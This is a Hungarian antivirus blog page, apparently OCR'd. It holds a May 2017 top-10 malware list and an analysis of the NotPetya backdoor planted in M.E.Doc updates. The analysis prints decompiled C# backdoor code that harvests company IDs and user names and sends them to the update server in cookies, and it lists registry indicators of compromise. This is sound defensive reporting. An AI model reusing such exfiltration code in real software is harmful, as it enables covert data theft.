


Végül pedig beszámoltunk róla, hogy évek óta történnek jelentős belső munkatárs által okozott adatlopások, incidensek. **Ezek általában több okra vezethetőek vissza, de ha biztonságtudatosabban szeretnénk fellépni az ilyen támadásokkal szemben, érdemes áttekinteni az adatsértések három leggyakoribb okát, amelyeket az ember, az alkalmazott véthet, illetve követhet el.**



Vírustoplista
Az ESET több millió felhasználó visszajelzésein alapuló statisztikai rendszere szerint **2017. májusában a következő 10 károkozó terjedt világszerte a legnagyobb számban, és volt együttesen felelős az összes fertőzés 37.90%-áért.** Aki pedig folyamatosan és első kézből szeretne értesülni a legújabb Facebook-os kártevőkről, a közösségi oldalt érintő mindenfajta megtévesztésről, az csatlakozhat hozzánk az ESET Magyarország www.facebook.com/biztonsag, illetve az antivirusblog.hu oldalán.

01. JS/Chromex.Submelius trójai
Elterjedtsége a májusi fertőzések között: 11.37%
Működés: A JS/Chromex.Submelius egy olyan trójai, amely észrevétlenül rosszindulatú szoftverekkel ellátott weboldalakra irányítja át a gyanútlan felhasználó böngészőjét. Az átirányításért felelős rosszindulatú program kódja jellemzően észrevétlenül beágyazódik az adott HTML oldalakba, trójaiként pedig hamis Chrome böngésző kiegészítőként is találkozhatunk vele.



Bővebb információ: http://www.virusradar.com/en/JS_Chromex.Submelius/detail


02. JS/Adware.AztecMedia adware
Elterjedtsége a májusi fertőzések között: 9.56%
Működés: A JS/Adware.AztecMedia egy olyan adware alkalmazás, amelyet kéretlen hirdetések megjelenítésére terveztek. A rosszindulatú program kódja jellemzően észrevétlenül beágyazódik az adott HTML oldalakba.



Bővebb információ: http://www.virusradar.com/en/JS_Adware.AztecMedia/detail


03. JS/Adware.BNXAds adware
Elterjedtsége a májusi fertőzések között: 3.15%

Működés: A JS/Adware.BNXAds egy olyan adware alkalmazás, amelyet kéretlen hirdetések megjelenítésére terveztek. A rosszindulatú program kódja jellemzően észrevétlenül beágyazódik az adott HTML oldalakba.




Bővebb információ: http://www.virusradar.com/en/JS_Adware.BNXAds/detail

04. JS/Danger.ScriptAttachment trójai
Elterjedtsége a májusi fertőzések között: 2.75%
Működés: A JS/Danger.ScriptAttachment egy olyan kártékony JavaScript fájl, amely fertőzött e-mailek mellékletében terjed, és futása során képes a megtámadott számítógépre további kártékony kódokat letölteni. Ezek elsősorban zsaroló kártevők, amelyek észrevétlenül elkódolják a felhasználó állományait, majd a titkosítás feloldásáért cserébe váltságdíjat követelnek.




Bővebb információ: http://www.virusradar.com/en/threat_encyclopaedia/detail/323025

05. Win32/Adware.ELEX trójai
Elterjedtsége a májusi fertőzések között: 2.65%
Működés: A Win32/Adware.ELEX egy olyan alkalmazás, amelynek célja további kártékony állományok letöltése, és kéretlen reklámok megjelenítése a fertőzött számítógépen. Általában az internetes böngészőprogram beállításait is manipulálja - például úgy állítja be a kezdőlapnak a saját URL címét, hogy azt csak nagyon nehezen lehet utána megváltoztatni - és működése során különféle kéretlen reklámablakokat dob fel képernyőre.



Bővebb információ: http://www.virusradar.com/en/Win32_Adware.ELEX.A/description

06. JS/Adware.Imali adware
Elterjedtsége a májusi fertőzések között: 2.02%
Működés: A JS/Adware.Imali egy olyan adware alkalmazás, amelyet kéretlen hirdetések megjelenítésére terveztek. A rosszindulatú program kódja jellemzően észrevétlenül beágyazódik az adott HTML oldalakba.



Bővebb információ: http://www.virusradar.com/en/JS_Adware.Imali/detail

07. LNK/Agent.DA trójai
Elterjedtsége a májusi fertőzések között: 1.96%
Működés: Az LNK/Agent.DA trójai egy olyan kártékony link hivatkozás, amelyik különféle parancsokat fűz össze és futtat le észrevétlenül a háttérben. Az eddigi észlelések szerint a felhasználó megtévesztésével részt vesz a Bundpil féreg terjesztésében, ahol egy állítólagos cserélhető meghajtó tartalma helyett a kattintott link lefuttatja a Win32/Bundpil.DF.LNK kódját, megfertőzve ezzel a számítógépet. Működését tekintve hasonlít a régi autorun.inf mechanizmusára.




Bővebb információ: http://www.virusradar.com/en/LNK_Agent.DA/detail

08. Win32/Bundpil féreg
Elterjedtsége a májusi fertőzések között: 1.86%
Működés: A Win32/Bundpil féreg hordozható külső adathordozókon terjed. Futása során különféle átmeneti állományokat hoz létre a megfertőzött számítógépen, majd egy láthatatlan kártékony munkafolyamatot is elindít. Valódi károkozásra is képes, a meghajtóinkról az *.exe, *.vbs, *.pif, *.cmd kiterjesztésű és a Backup állományokat törölheti. Ezenkívül egy külső URL címről megkísérel további kártékony komponenseket is letölteni a HTTP protokoll segítségével, majd ezeket lefuttatja.



Bővebb információ: http://www.virusradar.com/en/Win32_Bundpil.A/description

09. LNK/Agent.DV trójai
Elterjedtsége a májusi fertőzések között: 1.32%
Működés: A LNK/Agent trójai fő feladata, hogy a háttérben különféle létező és legitim - alaphelyzetben egyébként ártalmatlan - Windows parancsokból kártékony célú utasítássorozatokat fűzzön össze, majd futtassa is le azokat. Ez a technika legelőször a Stuxnet elemzésénél tűnt fel a szakembereknek, a sebezhetőség lefuttatásának négy lehetséges módja közül ez volt ugyanis az egyik. Víruselemzők véleménye szerint ez a módszer lehet a jövő Autorun.inf szerű kártevője, ami valószínűleg szintén széles körben és hosszú ideig lehet képes terjedni.



Bővebb információ: http://www.virusradar.com/en/LNK_Agent.DV/description

10. HTML/Refresh trójai
Elterjedtsége a májusi fertőzések között: 1.26%
Működés: A HTML/Refresh egy olyan trójai család, amelyik észrevétlenül átirányítja a felhasználó böngészőjét különféle rosszindulatú web címekre. A kártevő jellemzően a manipulált weboldalak HTML kódjába beágyazva található.



Bővebb információ: http://www.virusradar.com/en/HTML_Refresh/detail

Tetszik 2

Megosztom tumblr. Tweet Pin it +1 Tetszik 0

Szólj hozzá!
Címkék: statisztika radar május adatok nod32 havi report threat vírusstatisztika 2017.

Ajánlott bejegyzések:


A tárnamester elkérte a fővájártól a Bitcoint



Antimalware nap


Zsarolóvírusok és kártevő segédeik


Trójaiak - Reklámprogramok 6-3


Tavaszi trójai letöltők és más hátsóajtós kártevők

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12645039

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.


keresés

Keresés

Keresés

tweetz





Facebook



top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

- Rambo archívum

pcw cikkz

- A Vírusok Varázslatos Világa 01.
- VVV 02.
- VVV 03.
- VVV 04.
- VVV 05.
- VVV 06.
- VVV 07.
- VVV 08.
- VVV 09.
- VVV 10.
- VVV 11.
- VVV 12.
- VVV 13.
- VVV 14.
- VVV 15.
- VVV 16.
- VVV 17.
- VVV 18.
- VVV 19.
- VVV 20.
- VVV 21.
- VVV 22.
- VVV 23.
- VVV 24.
- VVV 25.
- VVV 26.
- VVV 27.
- VVV 28.
- VVV 29.
- VVV 30.
- VVV 31.
- VVV 32.
- VVV 33.
- VVV 34.
- VVV 35.
- VVV 36.
- VVV 37.
- VVV 38.
- VVV 39.
- VVV 40.

biztonság

- Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
- Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
- Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
- Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
- Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

- @zh4ck Twitter
- Appleblog
- Bardóczi Ákos webleletei
- Bardóczi Reblog
- Business & Café
- Értékőrző
- Gép új világ
- Guru Boy Blog
- Intelligens vagyonvédelem
- Jump ESP, jump!
- Legenda vadász

atomz

- RSS 2.0
  bejegyzések, kommentek
- Atom
  bejegyzések, kommentek



accountz

- Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

268

Antivírus blog

vírusok, férgek, botnetek, kártevők

A NotPetya támadás hátteréről


2017. július 11. 13:13 - Csizmazia Darab István [Rambo]

Június végén számos rendszert ért kibertámadás Ukrajnában és más országokban. Az azóta eltelt időszak elemzései és az azóta kiderített részletek több olyan szakmai kérdést vetnek fel, amelyek a korábbi IT biztonsági szemléletet is átalakíthatják. Az biztos, hogy a rombolási szándék által vezérelt támadást **nagyon hosszú és igen alaposan megtervezett előkészítési folyamat előzte meg, amely aztán beláthatatlan mennyiségű információt szolgáltathatott a támadóknak.**




Az ESET szakemberei szerint a támadás kiindulási pontjaként használt M.E.doc szervereihez már áprilisban hozzáférhettek a kiberbűnözők. A kártevőt az ESET biztonsági megoldásai Diskcoder.C néven azonosították (más néven ExPetr, PetrWrap, Petya vagy NotPetya).

A támadást a M.E.doc adatszolgáltatási és iratkezelési programon keresztül hajtották végre, a kártevő tipikus zsarolóvírusként 300 dollárnak megfelelő Bitcoint kért a titkosított adatok feloldásáért.



A vizsgálat során kiderült, hogy a vírus alkotóinak szándéka nyilvánvalóan a rombolás volt, így mindent megtettek azért, hogy az adatok visszafejtésére ne kerülhessen sor. Az ESET szakembereinek véleménye szerint nagyon valószínű, hogy **a támadók hozzáfértek az M.E.doc forráskódjához, és a DiskCoder.C kártevő terjesztéséhez az akció kezdeti szakaszában egy backdoor (hátsó ajtó) programot illesztettek az M.E.doc szoftver egy hivatalos moduljába.**

Ezt később az ukrán kiberrendőrség hivatalos Facebook oldalán is megerősítette.



Eddig nem derültek ki pontos részletek arról, hogyan tudták mindezt véghez vinni a bűnözők. A szakemberek szerint a kiberbűnözők egy igen jól rejtőzködő és kifinomult backdoor (hátsó ajtó) programot illesztettek az M.E.Doc rendszerébe, ám **ehhez hozzá kellett férniük a számviteli program forráskódjához.**


Az elemzések szerint a backdoor programmal fertőzött modult (ZvitPublishedObjects.dll.) a .NET Framework használatával készítették. Az 5 megabájtos fájl számos hivatalos kódot tartalmaz, amelyet más komponensek is meghívhattak, beleértve az M.E.Doc végrehajtó fájlját, az ezvit.exe-t is.



A 2017-es frissítéseket megvizsgálva az ESET szakemberei legalább 3 frissítésben találták meg a backdoor modult:

- 10.01.175-10.01.176, kiadva 2017. április 14-én
- 10.01.180-10.01.181, kiadva 2017. május 15-én
- 10.01.188-10.01.189, kiadva 2017. június 22-én

Az XData fertőzés kitörése három nappal az első fent említett frissítés után történt, a DiskCoder.C terjedése pedig 5 nappal az utolsó (10.01.188-10.01.189) frissítés megjelenése után kezdődött. Érdekes adat, hogy az április 24. és május 10. között, illetve május 17. és június 21. között kiadott frissítések viszont nem tartalmazták a backdoor programot.




Az Ukrajnában üzleti tevékenységet végző szervezetek rendelkeznek egy egyedi azonosítóval, az úgynevezett EDRPOU számmal. **Ez kiemelten fontos a támadóknak, mert ha megszerzik egy vállalkozás EDRPOU számát, akkor pontosan be tudják azonosítani, hogy mely szervezetek használják a fertőzött modulokat, majd az akció céljától függően különféle személyre szabott taktikákkal támadhatják az adott cég számítógépes rendszerét.**

Az M.E.Doc programot széles körben használják Ukrajnában, az EDRPOU adatai pedig megtalálhatók a szoftvert használó gépek alkalmazásadatai (application data) között. **Az IsNewUpdate módba bejuttatott kód összegyűjt minden EDRPOU-val kapcsolatos információt az alkalmazásadatokból, begyűjti a proxy és levelező beállításokat, illetve az M.E.Doc programban található felhasználóneveket és jelszavakat.**

```
text = Zvit0bl.GlobalCfg.get_UpdateUrl();
if (string.IsNullOrEmpty(text))
{
    text = (isIC ? "http://www.ic-sed.com.ua/downloads/9/zvit9.php" : "http://upd.me-doc.com.ua/");
}
text += "last.ver";
text = text + "?rnd=" + Guid.NewGuid().ToString("N");
zvitWebClient.Proxy = proxy;
zvitWebClient.SetExpect100ContinueBehavior(text);
byte[] bytes = zvitWebClient.DownloadData(text);
verLast = Encoding.GetEncoding(1251).GetString(bytes);
try
{
    string text2 = string.Empty;
    foreach (DataRow dataRow in new AccUserMgr().GetAllOrgs().Rows)
    {
        string str = dataRow["EDRPOU"].ToString();
        dataRow["NAME"].ToString();
        text2 = text2 + str + ";";
    }
    MeCom meCom = new MeCom(proxy, text2)
    {
        Period = 120000,
        ReqUri = text,
        ResUri = text
    };
    if (!meCom.CreateMainThread(true))
    {
        meCom.Dispose();
    }
```

A program egyik érdekes tulajdonsága, hogy a backdoor programmal fertőzött modul nem használ semmilyen külső C&C szervert, amelytől új távoli parancsokat várna, illetve ahová az ellopott adatokat küldhetné. Ehelyett a kártevő az M.E.Doc program rendszeres frissítéseket kereső kérését használja, amely a hivatalos M.E.Doc szerverhez kapcsolódik (upd.me-doc.com[.]ua).

Az egyetlen különbség a hivatalos lekérdezés és a fertőzött üzenetkód között az, hogy az utóbbi az összegyűjtött információt sütikbe (cookies) tárolva küldi el.



Bár az ESET szakemberei nem végeztek teljes körű igazságügyi elemzést az M.E.Doc szerverén, azonban egy korábbi blogposztban már kiemelték, hogy voltak egyértelmű jelek a szerver fertőzöttségére. Gyanítható, hogy **a támadók olyan programot telepítettek a szerverre, amely lehetővé tette számukra, hogy különbséget tegyenek a fertőzött vagy tiszta gépekről érkező kérések között.**

Természetesen a támadók hozzáadták a fertőzött gépek irányításának lehetőségét is a programhoz: a kód fogad egy bináris objektumot (blob) a hivatalos M.E.Doc szervertől, dekódolja a Triple DES algoritmus révén, majd a GZip segítségével kitömöríti azt. Az eredmény egy olyan XML fájl, amely számos szerverparancsot tartalmaz. **Ez a távoli irányítási funkció a backdoor programot egy teljes értékű kiberkémkedési és szabotázs platformmá alakítja.**

```
private void SendPart(string Uri, string data, string report_id, int part, int count)
{
    using (ZvitWebClient zvitWebClient = new ZvitWebClient())
    {
        zvitWebClient.Proxy = this.proxy;
        ZvitWebClientExt.AddCookie(zvitWebClient, "EDRPOU", this.EDRPOU);
        ZvitWebClientExt.AddCookie(zvitWebClient, "un", Environment.UserName);
        ZvitWebClientExt.AddCookie(zvitWebClient, "part", part.ToString());
        ZvitWebClientExt.AddCookie(zvitWebClient, "cnt", count.ToString());
        ZvitWebClientExt.AddCookie(zvitWebClient, "rid", report_id.ToString());
        ZvitWebClientExt.AddCookie(zvitWebClient, "resr", data);
        zvitWebClient.SetExpect100ContinueBehavior(Uri);
        zvitWebClient.DownloadData(Uri);
    }
}
```

Következtetések
Az ESET elemzői szerint ez egy alaposan megtervezett és profin végrehajtott akció. A szakemberek szerint a támadók már régóta hozzáférhettek az M.E.Doc forráskódjához, így volt elegendő idejük megismerni azt, majd megalkotni a konkrét támadáshoz szükséges backdoor programot. **Az M.E.Doc teljes telepítői csomagja nagyjából 1.5 gigabájt, és a szakemberek nem tudják kizárni, hogy ez még jelenleg is tartalmazhat valamilyen rejtett rosszindulatú backdoor programot.**

Az incidens kapcsán számos további kérdés is felmerülhet: vajon mióta használják ezt a backdoor programot, a DiskCoder.C vagy a Win32/Filecoder.AESNI.C kártevőkön kívül milyen más vírusokat juttattak át a rendszeren, milyen más frissítési láncok lehetnek még a bűnözők tulajdonában, amelyek megfertőztek rendszereket, de még nem használták fel őket?



Az ESET szakemberei azt javasolják, hogy az M.E.Doc szoftver felhasználói azonnal változtassák meg a proxy és az e-mail fiókokhoz tartozó jelszavakat.

Az esetleges fertőzöttség ellenőrzéséhez pedig mivel a kártevő beírja a begyűjtött adatokat a Windows registry-be, a HKEY_CURRENT_USER\SOFTWARE\WC kulcsba, a Cred és Prx nevet használva, így **ha ezek az bejegyzések megtalálhatók a számítógépünkön, akkor nagyon valószínű, hogy azon a backdoor programmal fertőzött modul futott, vagy fut még jelenleg is.**

Tetszik 1
Megosztom tumblr. Tweet Pin it +1 Tetszik 0

Szólj hozzá!
Címkék: ukrajna incidens támadás botnet eset petya kibertámadás welivesecurity.com notpetya m.e.doc

Ajánlott bejegyzések:


Zsarolóvírus bénította meg a kijevi metrót



A gépeink a bányában dolgoznak


Return of the Petya



Áramszünet mint kiberfegyver



Támadás a Tesco Bank ügyfelei ellen

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12656997

mmentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

keresés

Keresés

Keresés

t eet

Hirdetés

Tweets by @antivirusblog

Csizmazia István
@antivirusblog

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.": ow.ly/kvXv30ib5bE

Bizarr karpereccel ellenőriznék a dolgozók minden egy...
Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ít...
24.hu

Feb 3, 2018

Csizmazia István
@antivirusblog

Russian accused of hacking extradited to U.S. from Spain: ow.ly/PrHX30ib55s

Russian accused of hacking extradited to U.S. from Spain
A Russian man accused of operating a network of infected co...
reuters.com

Feb 3, 2018

Csizmazia István
@antivirusblog

Ebay Is Finally Breaking It Off With PayPal, Which Is Doing Just Great By the Way:

Embed View on Twitter

Hirdetés

acebook



top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.

Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

Rambo archívum

pcw cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.
VVV 07.
VVV 08.
VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.
VVV 16.
VVV 17.
VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.
VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.
VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
